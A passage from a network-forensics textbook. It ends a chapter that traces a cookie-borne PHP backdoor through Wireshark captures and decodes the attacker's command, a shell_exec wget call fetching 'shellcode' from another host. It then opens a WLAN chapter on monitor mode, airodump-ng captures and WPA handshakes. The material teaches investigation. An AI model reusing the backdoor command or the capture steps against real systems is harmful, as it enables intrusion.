| 1294 00:31:12.713400 | 192.168.153.1 | 192.168.153.130 | HTTP | 482 GET /site/includes/server.php HTTP/1.1 | |
| | | | | | |

We can see a request that was generated from the compromised 192.168.153.130 server to 192.168.153.142. The user-agent is wget, so we can assume that a file was downloaded to the server. Let's investigate this as follows:

```
Wireshark · Follow HTTP Stream (tcp.stream eq 25) · backdoor.pcap
                                                   П
                                                     ×
GET /shellcode HTTP/1.1
User-Agent: Wget/1.19.5 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.153.142:8000
Connection: Keep-Alive
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.3
Date: Mon, 25 Mar 2019 18:59:04 GMT
Content-type: application/octet-stream
Content-Length: 7413
Last-Modified: Mon, 25 Mar 2019 18:56:02 GMT
4...4.....Q.td...../lib/ld-linux.so.
2.....GNU.....GNU......GNU......GNU......GNU.....S..dN |@^R..K......
0.....gmon_start__.libc.so.
6._IO_stdin_used.printf.strlen.__libc_start_main.GLIBC_2.0....ii
f.....t....t...4
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (7770 bytes)
                                            Show and save data as ASCII
Find:
                                                   Find Next
                           Filter Out This Stream
                                  Print Save as... Back
                                              Close
                                                    Help
```

Looking the HTTP stream, it seems like an ELF file was downloaded to the compromised server. We will investigate this file in detail. But first, let's see what those simple looking GET requests reveal:

```
Wireshark · Follow HTTP Stream (tcp.stream eq 5) · backdoor.pcap
                                                                                                 \times
                                                                                                 ~
GET /site/includes/server.php HTTP/1.1
Host: 192.168.153.130
Accept: */*
Cookie: z=ZWNobyBzaGVsbF9leGVjKCdscyAtbGEnKTtkaWUoKTs
HTTP/1.1 200 OK
Date: Mon, 25 Mar 2019 18:45:20 GMT
Server: Apache/2.4.34 (Debian)
Vary: Accept-Encoding
Content-Length: 2320
Content-Type: text/html; charset=UTF-8
total 1904
drwxr-xr-x 40 root root
                             4096 Mar 25 14:40 .
drwxr-xr-x 3 root root
                             4096 Mar 25 14:39 ..
                             4096 Mar 25 14:39 .git
drwxr-xr-x 8 root root
drwxr-xr-x 2 root root
                             4096 Mar 25 14:39 Aar
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Ascx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Ashx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Asmx
drwxr-xr-x 3 root root 4096 Mar 25 14:39 Asp
drwxr-xr-x 2 root root
                             4096 Mar 25 14:39 Aspx
             2 root root 4096 Mar 25 14:39 C
drwxr-xr-x
             3 root root
drwxr-xr-x
                             4096 Mar 25 14:39 Cfm
drwxr-xr-x
             2 root root
                             4096 Mar 25 14:39 Cgi
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Javascript
drwxr-xr-x 6 root root
                             4096 Mar 25 14:39 Jsp
drwxr-xr-x 2 root root
                             4096 Mar 25 14:39 Jspx
Packet 114, 1 client pkt, 1 server pkt, 1 turn, Click to select,
Entire conversation (2626 bytes)
                                 \sim
                                                                             Show and save data as ASCII
Find:
                                                                                            Find Next
                                     Filter Out This Stream
                                                      Print
                                                              Save as...
                                                                         Back
                                                                                   Close
                                                                                             Help
```

Oh! It looks like the backdoor code was in the cookie, and that was the reason it didn't show up in the Apache logs. We can see that it looks like the output of a dir command. Could this be the reason there was a download of a file on the server? Let's check by decoding the cookie values, as follows:

| Decode from Ba Simply use the form below | |
|---|---|
| ZWNobyBzaGVsbF9le GUnKTtkaWUoKTs | GVjKCd3Z2V0IGh0dHA6Ly8xOTIuMTY4LjE1My4xNDI6ODAwMC9zaGVsbGNvZ |
| For encoded binaries | (like images, documents, etc.) upload your data via the file decode form below. |
| UTF-8 • | Source charset. |
| Live mode OFF | Decodes in real-time when you type or paste (supports only unicode charsets). |
| < DECODE > | Decodes your data into the textarea below. |
| PRI Voice for Bu Get up to 30 office ph | Isiness ones for voice services on a single link. Tata Tele Business |
| echo shell_exec('wget | http://192.168.153.142:8000/shellcode');die(); |

Decoding the value by Base64, we can get the clear text commands that were used. However, we would like to see all the commands executed by the attacker. We can accomplish this task using tshark, as follows:



The first command filters out all the cookies since we used -R with http.cookie as the filter. The output contained unwanted 'z=' characters, so we stripped it off using the Linux cut command. We stored the output of tshark in a file called base.

In the next command, we used a while loop to read and print every line individually, and, while doing so, should be decoded with Base64. We can see that we got the results showing that the attacker did the following:

- 1. Printed 1
- 2. Listed the command to see the directory's contents
- 3. Ran the whoami command to see the current user
- 4. Issued a ls -la command to view all files, including the hidden ones
- 5. Issued a wget command to download a file from another server that might be a backdoor as well
- 6. Again tried the same after printed some 1's and again listed the directory

- 7. Tried to download the file again, but this time to a file called shell.txt, and repeated it for shell.txt
- 8. Tried to download the shell.e file
- 9. Again tried to download the shell.zip file
- 10. Tried to print out IP addresses, PHP version, disabled PHP functions, and much more

A point to note here is that the attacker has not executed the shellcode file that might be a local exploit to gain high privileges. Additionally, it looks like their download attempts failed. However, we saw a file being transferred in the PCAP. Let's investigate this as well:

| 📕 Wireshark - Fe | ollow | HTTI | P Stre | am (| tcp.st | ream | eq 2 | !5) ∙ ba | ackdo | or.pc | ар | | | | | | | | - | 0 | | : |
|---------------------------|------------|-----------|------------|------------|--------|--------|-----------|-----------|------------|-------|---------|------------|------------|----|----|------------|---------------------|----------|---------------|----------|-----------|---|
| 00000000 | 48 | 54 | 54 | 50 | 2f | 31 | 2e | 30 | 20 | 32 | 30 | 30 | 20 | 4f | 4b | 0d | HTTP/1.0 | 200 OK. | | | , | ^ |
| 00000010 | 0a | 53 | 65 | 72 | 76 | 65 | 72 | 3a | 20 | 53 | 69 | 6d | 70 | 6c | 65 | 48 | .Server: | SimpleH | | | | |
| 00000020 | 54 | 54 | 50 | 2f | 30 | 2e | 36 | 20 | 50 | 79 | 74 | 68 | 6f | 6e | 2f | 32 | TTP/0.6 | Python/2 | | | | |
| 00000030 | 2e | 37 | 2e | 33 | 0d | 0a | 44 | 61 | 74 | 65 | 3a | 20 | 4d | 6f | 6e | 2c | .7.3Da | te: Mon, | | | | |
| 00000040 | 20 | 32 | 35 | 20 | 4d | 61 | 72 | 20 | 32 | 30 | 31 | 39 | 20 | 31 | 38 | 3a | 25 Mar | 2019 18: | | | | |
| 00000050 | 35 | 39 | 3a | 30 | 34 | 20 | 47 | 4d | 54 | 0d | 0a | 43 | 6f | 6e | 74 | 65 | 59:04 GM | TConte | | | | |
| 0000060 | 6e | 74 | 2d | 74 | 79 | 70 | 65 | 3a | 20 | 61 | 70 | 70 | 6c | 69 | 63 | 61 | <pre>nt-type:</pre> | applica | | | | |
| 00000070 | 74 | 69 | 6f | 6e | 2f | 6f | 63 | 74 | 65 | 74 | 2d | 73 | 74 | 72 | 65 | 61 | tion/oct | et-strea | | | | |
| 00000080 | 6d | 0d | 0a | 43 | 6f | 6e | 74 | 65 | 6e | 74 | 2d | 4c | 65 | 6e | 67 | 74 | mConte | nt-Lengt | | | | |
| 00000090 | 68 | 3a | 20 | 37 | 34 | 31 | 33 | 0d | 0a | 4c | 61 | 73 | 74 | 2d | 4d | 6f | h: 7413. | .Last-Mo | | | | |
| 000000A0 | 64 | 69 | 66 | 69 | 65 | 64 | 3a | 20 | 4d | 6f | 6e | 2c | 20 | 32 | 35 | 20 | dified: | Mon, 25 | | | | |
| 00000B0 | 4d | 61 | 72 | 20 | 32 | 30 | 31 | 39 | 20 | 31 | 38 | 3a | 35 | 36 | 3a | 30 | Mar 2019 | 18:56:0 | | | | |
| 00000000 | 32 | 20 | 47 | 4d | 54 | 0d | 0a | 0d | 0a | | | | | | | | 2 GMT | | | | | |
| 00000009 | 7f | 45 | 4c | 46 | 01 | 01 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ELF | | | | | |
| 000000D9 | 02 | 00 | 03 | 00 | 01 | 00 | 00 | 00 | 50 | 83 | 04 | 0 8 | 34 | 00 | 00 | 00 | | P4 | | | | |
| 00000E9 | 98 | 11 | 00 | 00 | 00 | 00 | 00 | 00 | 34 | 00 | 20 | 00 | 09 | 00 | 28 | 00 | | 4(. | | | | |
| 000000F9 | 1e | 00 | 1b | 00 | 06 | 00 | 00 | 00 | 34 | 00 | 00 | 00 | 34 | 80 | 04 | 0 8 | | 44 | | | | |
| 00000109 | 34 | 80 | 04 | 0 8 | 20 | 01 | 00 | 00 | 20 | 01 | 00 | 00 | 05 | 00 | 00 | 00 | 4 | | | | | |
| 00000119 | 04 | 00 | 00 | 00 | 03 | 00 | 00 | 00 | 54 | 01 | 00 | 00 | 54 | 81 | 04 | 0 8 | | тт | | | | |
| 00000129 | 54 | 81 | 04 | 0 8 | 13 | 00 | 00 | 00 | 13 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | т | | | | | |
| 00000139 | 01 | 00 | 0 0 | 00 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 80 | 04 | 0 8 | | | | | | |
| 00000149 | 00 | 80 | 04 | 0 8 | e0 | 06 | 00 | 00 | e0 | 06 | 00 | 00 | 05 | 00 | 00 | 00 | | | | | | |
| 00000159 | 00 | 10 | 00 | 00 | 01 | 00 | 00 | 00 | 0 8 | 0f | 00 | 00 | 0 8 | 9f | 04 | 0 8 | | | | | | |
| 00000169 | 0 8 | 9f | 04 | 0 8 | 1c | 01 | 00 | 00 | 20 | 01 | 00 | 00 | 06 | 00 | 00 | 00 | | | | | | |
| 00000179 | 00 | 10 | 00 | 0 0 | 02 | 00 | 00 | 00 | 14 | 0f | 00 | 00 | 14 | 9f | 04 | 0 8 | | | | | | |
| 00000189 | 14 | 9f | 04 | 0 8 | e8 | 00 | 00 | 00 | e8 | 00 | 00 | 00 | 06 | 00 | 00 | 0 0 | | | | | | |
| 00000199 | 04 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | 68 | 01 | 00 | 00 | 68 | 81 | 04 | 0 8 | | hh | | | | |
| 000001A9 | 68 | 81 | 04 | 08 | 44 | 00 | 00 | 00 | 44 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | hD | D | | | | 1 |
| 0 client pkts, 1 server p | | | | | | | | | _ | | | | | | | | | | | | | |
| 192.168.153.142: | 8000 - | → 192 | .168.1 | 53.13 | 0:470 |)42 (7 | 614 by | /tes) | ¥. | | | | | | | | | Sho | w and save da | ata as H | lex Dump | / |
| Find: | | _ | _ | _ | _ | _ | | | | _ | _ | | _ | _ | _ | | | | | | Find Next | |
| | | | | | | | | | | F | ilter C | ut Th | is Stre | am | | Print | Save as | Back | Close | | Help | |

We have selected only the response from this packet. Let's save it by selecting **raw** from the **Show and save data as** option, and then clicking the **Save** button, as follows:

| File name: | "elf_sample.elf" | < |
|----------------|------------------|--------|
| Save as type: | All Files (*) | \sim |
| ∧ Hide Folders | Save Cancel |] |

Additionally, we have to remove everything before the ELF magic header for the file to be recreated successfully. After saving the file, open it up in Notepad and remove the server headers and save the file as follows:



Now that we've removed the additional header, we have the executable file for our malware analysis teams to analyze. However, when we tried analyzing it on Hybrid Analysis, we got nothing, as shown in the following screenshot:

| NC | O VERDICT |
|---------------|------------------------------|
| Øelf_san | nple.elf |
| Analyzed on: | 03/25/2019 20:23:53 |
| Environment: | Linux (Ubuntu 16.04, 64 bit) |
| Threat Score: | N/A |
| Indicators: | 0 0 0 |
| Network: | (none) |
| 0 | Ô |



The link to the file analysis is https://www.hybrid-analysis.com/ sample/ d8fbd529d730901f7beff5c4a8057fd19057eb7c7a0447264babca573c4c75d5

We can see that we got nothing from the file. However, we got a good number of inputs and strong evidence based on log analysis and PCAP analysis. We have seen throughout this chapter that log analysis and PCAP analysis are dependent on each other. We also saw that SSH logs are dependent on logs and that server logs are dependent on PCAPs to be able to reveal more about attacks.

Summary

In this chapter, we worked with a variety of log types and gathered inputs to aid our network forensics exercise. In the next chapter, we will learn how we can identify rogue access points, which can allow an attacker to view all your communication logs, and we will also look at strategies to identify and physically find those rogue devices.

Questions and exercises

- Repeat the exercises covered in the chapter
- Try investigating your home router for logs
- Complete log analysis challenge 5 from the Git repository

Further reading

To gain the most out of this chapter, read the following tutorials:

- For more on Apache log analysis, refer to https://www.keycdn.com/support/ apache-access-log
- For more on log aggregation, refer to https://stackify.com/log-aggregation-101/

9 WLAN Forensics

The use of wireless LAN has become an integral part of our lives. Our reliance on it means that it's all too common for criminals to use it to break into your Wi-Fi and steal all your data, see your day-to-day activities through your web camera, or reach a critical data server, in the case of a corporate environment. The possibilities of what a cyber criminal can do once they are in your network (or have forced you into their network) are endless.

Over the course of this chapter, we will learn how to identify rogue access points, which can allow an attacker to view all of your communication. We will also look at strategies to identify and physically find these rogue devices. We will also look at some of the attack patterns that an attacker can follow when conducting advanced attacks. We will also look at what to do when a criminal falsifies their MAC address, one of the most important criminal techniques that is used while committing a crime on Wi-Fi. Before we move ahead with the exercises in the chapter, let's learn a bit about the wireless 802.11 standard, and the type of packets that will help us during the wireless forensic exercise.

We will cover the following topics in the chapter:

- The 802.11 standard
- Packet types and subtypes
- Locating wireless devices
- Identifying rogue access points
- Identifying attacks
- Case study—identifying the attacker

Technical requirements

To follow the exercises covered in this chapter, we will require the following:

- Wireshark v3.0.0 (https://www.wireshark.org/download.html) installed on Windows 10 OS/ Ubuntu 14.04.
- You can download the codes and PCAP files used in this chapter from https://github.com/nipunjaswal/networkforensics/tree/master/Ch9.
- VMWare Player/VirtualBox installation with Kali Operating system installed. You can download it from https://www.offensive-security.com/kali-linuxvm-vmware-virtualbox-image-download/.
- Aircrack-ng suite (already a part of Kali Linux).
- An external wireless card (TP-Link WN722N/Alfa card).
- Python (already installed on Kali Linux).

The 802.11 standard

The 802.11 standards denote the family of specifications defined by the IEEE for wireless local area networks. The 802.11 standard describes an over-the-air interface between a client and a base station or between any two wireless clients. There are several standards in the 802.11 family, as shown in the following list:

- **802.11**: 802.11 uses a 1-2 Mbps transmission rate using either **frequency-hopping spread spectrum (FHSS)** or **direct-sequence spread spectrum (DSSS)**.
- **802.11a**: The speed is increased from 1-2 Mbps to 54 Mbps in the 5 GHz band. Instead of using FHSS or DSSS, it uses an orthogonal frequency division multiplexing (OFDM) encoding.
- **802.11b**: This has an 11 Mbps transmission in the 2.4 GHz band and uses only DSSS.
- 802.11g: This has an increased speed of up to 54 Mbps in the 2.4 GHz band.
- **802.11n**: The *n* standard adds **multiple-input multiple-output** (**MIMO**). The speeds are over 100 Mbit/s.
- **802.11ac**: This has a speed of 433 Mbps to 1.3 Gbps and operates only in the 5 GHz band. Hence, its important to have the right Wi-Fi adapter to capture traffic on both 2.4 GHz and 5 GHz bands

Having a working knowledge of the wireless standards, let's look at the type of evidence we can have in the wireless forensics scenario in the next section.

Wireless evidence types

The evidence from a wireless investigation would come in a PCAP file or logs from the wireless access points. However, in the case of a live environment, you can set up captures using the **aircrack-ng** suite. The aircrack-ng suite we used in the previous chapters allows us to put our wireless network card in a promiscuous mode where we can capture the activity that occurs in the wireless network.

Let's see how we can do this by going through the following steps. We will be using a Windows 10 host laptop with Kali Linux installed in VMware Workstation:

1. First, we will connect our external Wi-Fi card, which is a TP-Link TL-WN722M 150 Mbps high gain external USB adapter. On connecting it to the laptop, we will get the following message:

| Removable Devices | × |
|---|----|
| The following devices can be connected to this virtual machine using the status bar or choosing VM > Removable Devices: | |
| Atheros USB Device (connected to Kali-Linux-2017.3-vm-an | ı |
| | |
| | |
| | |
| Each device can be connected either to the host or to one virtua machine at a time. | il |
| Do not show this hint again | |
| ОК | |

2. Click OK and open a terminal on the Kali Linux machine as follows:

| | :-# iwconfig no wireless extensions. |
|-------|--|
| lo | no wireless extensions. |
| wlan0 | IEEE 802.11 ESSID:off/any Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm Retry short limit:7 RTS thr:off Fragment thr:off Encryption key:off Power Management:off |

- 3. Upon running the iwconfig command, we can see that the wireless interface is available.
- 4. Next, we need to put this into monitor mode. We can use the airmon-ng tool to put the wireless interface in monitor mode by issuing airmon-ng start wlan0 command, as shown in the following screenshot:

| root@ | αli: ∼# airmon∙ | ng start wlan0 | |
|--------|--|----------------|---|
| If air | odump-ng, aire | | rouble. n-ng stops working after to run 'airmon-ng check kill' |
| 442 | Name NetworkManager wpa_supplicant | | |
| PHY | Interface | Driver | Chipset |
| phyθ | wlan0 | ath9k_htc | Atheros Communications, Inc. AR9271 802.11n |
| | | | le vif enabled for [phyθ]wlanθ on [phyθ]wlanθmon) le vif disabled for [phyθ]wlanθ) |

5. By providing the command airmon-ng followed by start and the identifier for our wireless interface, airmon-ng creates an additional virtual interface for us called wlanOmon. Let's verify this by again typing the iwconfig command as follows:

```
root@kali:-# iwconfig
eth0 no wireless extensions.
lo no wireless extensions.
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
    Retry short limit:7 RTS thr:off Fragment thr:off
    Power Management:off
```

We can see that the interface has been created and is in Monitor mode.

Using airodump-ng to tap the air

Let's investigate by using another utility from the aircrack suite, airodump-ng, as follows:

| CH 12][Elapsed: | 1 min |][2019-03-0 | 9 04: | 31 | | | | | | |
|-------------------|--------|---------------|--------|-----|-----|------|------|--------|-------|-------------------|
| BSSID | PWR | Beacons a | #Data, | #/s | СН | MB | ENC | CIPHER | AUTH | ESSID |
| 78:44:76:E7:B0:58 | -51 | 64 | Θ | Θ | 11 | 54e | WPA2 | CCMP | PSK | VIP3R |
| A0:AB:1B:B0:D9:5F | -66 | 58 | Θ | Θ | 7 | 54e | WPA2 | CCMP | PSK | RajSingh |
| 10:62:EB:73:2D:D0 | -70 | 2 | 6 | Θ | 7 | 54e | WPA2 | CCMP | PSK | Shanet |
| 78:44:76:E6:9C:78 | -83 | 21 | Θ | Θ | 2 | 54e | WPA2 | CCMP | PSK | Middha |
| 7C:8B:CA:EA:27:52 | -84 | 26 | Θ | Θ | 2 | 54e | WPA2 | CCMP | PSK | Chinmayi_Ext |
| 90:8D:78:FA:9B:D5 | -85 | 9 | Θ | 0 | 7 | 54e | WPA2 | CCMP | PSK | SHARMA |
| 00:17:7C:6A:A4:0B | -87 | 18 | Θ | Θ | 6 | 54e | WPA2 | CCMP | PSK | Sanjay202 |
| 80:26:89:65:A7:D4 | -87 | 6 | Θ | Θ | 7 | 54e | WPA2 | CCMP | PSK | 1403 |
| A4:2B:B0:CB:25:44 | -88 | 16 | Θ | Θ | 9 | 54e. | WPA2 | CCMP | PSK | Yogesh Verma Home |
| 10:BE:F5:6C:D9:50 | -87 | 13 | Θ | 0 | 11 | 54e. | WPA2 | CCMP | PSK | Sodhi |
| 98:DE:D0:A8:F5:B6 | -89 | 3 | Θ | Θ | 6 | 54e. | WPA2 | CCMP | PSK | TP-LINK F5B6 |
| E4:6F:13:85:EF:8D | -89 | 14 | Θ | Θ | 9 | 54e | WPA2 | CCMP | PSK | R.A.I.S |
| E4:6F:13:85:2F:E9 | -89 | 10 | Θ | Θ | 7 | 54e | WPA2 | CCMP | PSK | Sameer pant |
| A0:AB:1B:B0:A4:D2 | -89 | 6 | Θ | Θ | 11 | 54e | WPA2 | CCMP | PSK | Arora |
| 80:26:89:64:BC:E0 | -91 | 2 | Θ | Θ | 13 | 54e | WPA2 | CCMP | PSK | Meenakshi |
| 80:AD:16:97:CC:00 | -91 | 5 | Θ | Θ | 11 | 54e. | WPA2 | CCMP | PSK | Connect&Pay WiFi |
| 1C:5F:2B:4C:4E:A2 | -92 | 3 | Θ | Θ | 5 | 54e. | WPA2 | CCMP | PSK | Rohit |
| 78:44:76:E7:B3:70 | -89 | 2 | Θ | Θ | 1 | 54e | WPA2 | CCMP | PSK | Navneet 2.4 |
| 74:DA:DA:AF:BB:8A | -89 | 2 | Θ | Θ | 1 | 54e | WPA2 | CCMP | PSK | DevD |
| 78:44:76:E5:49:30 | -89 | 2 | Θ | Θ | 1 | 54e | WPA2 | CCMP | PSK | Khushl |
| A8:25:EB:F0:19:59 | -91 | 2 | Θ | Θ | 1 | 54e | WPA2 | CCMP | PSK | swaad |
| C2:FF:D4:B1:EF:47 | -90 | 5 | Θ | Θ | 6 | 54e. | WPA2 | CCMP | PSK | dlink-DAD9_EXT |
| BSSID | STAT | ION | PWR | Ra | te | Los | t I | Frames | Prob | e |
| (not associated) | 9E : C | 9:6A:D7:D4:71 | 3 -84 | Θ | - 1 | | Θ | 2 | | |
| (not associated) | CA:82 | 2:CB:2A:1D:44 | 4 -36 | 0 | - 1 | | Θ | 3 | | |
| (not associated) | C2:D/ | A:73:A5:BF:42 | 7 -41 | 0 | - 1 | | Θ | 20 | SSG-1 | 150,HK,HackNet |

By providing the airodump-ng wlan0mon command, starts sniffing the wireless networks around us while continually hopping to different channels. This will give us a list containing the numerous wireless networks that are available in the vicinity. The list in the upper half of the screen displays wireless access points that have a BSSID (MAC address of the access point) and an ESSID (name of the network) and many other details. The bottom half of the screenshot contains the stations which are nothing but the endpoint devices.

We can also see that the preceding list contains CH, which is the channel number on which the access point is operating. The channels are nothing but frequencies, with channel 1 being 2,412 MHz and channel 14 being 2,484 MHz. The channels are separated by a 5 MHz gap, which means that if channel 1 is 2,412 MHz, then channel 2 is 2,417 MHz, channel 3 is 2,422 MHz, and so on.

Additionally, we have a PWR field that denotes the power. A lower power value means that the access point is far from our wireless interface. We can see that the wireless network VIP3R has -51 PWR, which means that it's quite near to us, while the access point dlink-DAD9_EXT is very far from us, with the least power. The power value is very important when physically locating the device in a building or a floor.

Moreover, we can see the type of encryption used, the cipher, the authentication type, and much more in the preceding list. In the lower pane, we can see the devices that are connected to the listed Wi-Fi access points.

Let's capture all the details from a single wireless network VIP3R by using the following command:

airodump-ng wlan0mon --bssid 78:44:76:E7:B0:58 -c 11 -w viper

In the preceding command, we used the <code>-bssid</code> switch to filter the packets originating only from the 78:44:76:E7:B0:58 (VIP3R) access point while only capturing from channel 11 by using the <code>-c 11</code> switch. We have also chosen to write all the output to a file named <code>viper</code> by using the <code>-w</code> switch. The preceding command would yield the following details:

| CH 11][Elapsed: | 2 mins][| 2019-03-09 | 04:54 |][WP | A ha | ndsha | ke: 78:4 | 4:76:E7: | B0:58 |
|-------------------|-----------|------------|--------|-------|------|-------|----------|----------|---------|
| BSSID | PWR RXQ | Beacons | #Data, | #/s | СН | MB | ENC CI | PHER AUT | H ESSID |
| 78:44:76:E7:B0:58 | -54 100 | 1513 | 1064 | 0 | 11 | 54e | WPA2 CC | MP PSK | VIP3R |
| BSSID | STATION | | PWR F | Rate | Lo | st | Frames | Probe | |
| 78:44:76:E7:B0:58 | B0:10:41 | :C8:46:DF | -18 | 0 - 6 | е | Θ | 8 | | |
| 78:44:76:E7:B0:58 | 2C:33:61 | :77:23:EF | -51 | 0e- 1 | | Θ | 1817 | | |
| 78:44:76:E7:B0:58 | 54:99:63 | :82:64:F5 | -62 | 0e-12 | | Θ | 22 | | |

We can see that by running the command, we obtain the details listed in the preceding screenshot. We can see three stations connected to the access point, and, along with that, we have a **WPA handshake** as well. A WPA handshake means that someone tried to authenticate with the wireless network. If there is an increase in the number of stations after a WPA handshake, then this would typically mean that the authentication was successful; if there is no increase, then it was not successful. Again, finding stations can be done through the PWR signal as well. Generally, attackers capture this WPA handshake through two different means:

- Listening when someone tries to authenticate
- Intentionally forcing away stations connected to the access point and allowing them to reconnect

Attackers will brute-force the handshake to find the network password and gain access to the network. We saw that we captured the handshake using airodump-ng as soon as we stop the capturing, airodump-ng will create capture file along with some others as shown through the ls -la command in the following screenshot:

```
root@kali:~# ls -la viper*
-rw-r--r-- 1 root root 803801 Mar  9 04:54 viper-01.cap
-rw-r--r-- 1 root root  666 Mar  9 04:54 viper-01.csv
-rw-r--r-- 1 root root  590 Mar  9 04:54 viper-01.kismet.csv
-rw-r--r-- 1 root root  4876 Mar  9 04:54 viper-01.kismet.netxml
```

Let's open the capture (.cap) file in Wireshark by issuing wireshark viper-01.cap & command and selecting WLAN traffic from the **Wireless** tab:

| Wireshark · Wireless LAN Statistics · viper-01 | | | | | | | | | | | 0 | • | | |
|--|---|--------------|-----------------|---------------|------|--------------|-----------------|-------------|----------|-------|---------|---------------|--|--|
| Address | - | Channel SSID | Percent Packets | Percent Retry | Retr | Pkts Sent .t | s Received Prol | be Reqs Pro | obe Resp | Auths | Deauths | Other Comment | | |
| 78:44:76:e7:b0:58 | | 11 VIP3R | 100.0 | 41.6 | 536 | 5 1 | 1084 | 0 | 169 | 2 | 0 | 31 Unknown | | |

We will be shown the statistics of the wireless traffic, as shown in the preceding screenshot. Additionally, airodump captures other networks as well. Let's put a filter on the MAC address of our wireless access point, as follows:

| N N | /lan.addr== 78:44:76:e7:1 | 0:58 | | | | | | | |
|-----|---------------------------|------------------------|-------------------|-------------------|---------------------|--------|---------|-------------------------|----------|
| No. | Time | Source | | Destination | | P | rotocol | Length Info | |
| | 383 31.102419 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 393 31.105491 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 394 31.106003 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 415 31.343576 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | |
| | 456 32.062997 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 470 32.224787 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 484 32.405523 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 521 33.136722 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | |
| | 591 35.322072 | Apple_77:23:ef (2c:33: | | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 602 35.325657 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 801 39.726037 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1311 45.478730 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1312 45.479753 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1313 45.480775 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1314 45.487945 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1315 45.487946 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1316 45.487943 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1331 45.646665 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1332 45.647181 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1333 45.648714 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |
| | 1334 45.649739 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | |
| | 1335 45.650250 | Apple_77:23:ef (2c:33: | 61:77:23:ef) (TA) | ZioncomE_e7:b0:58 | (78:44:76:e7:b0:58) | (RA) 8 | 302.11 | 20 802.11 Block Ack Req | , Flags= |

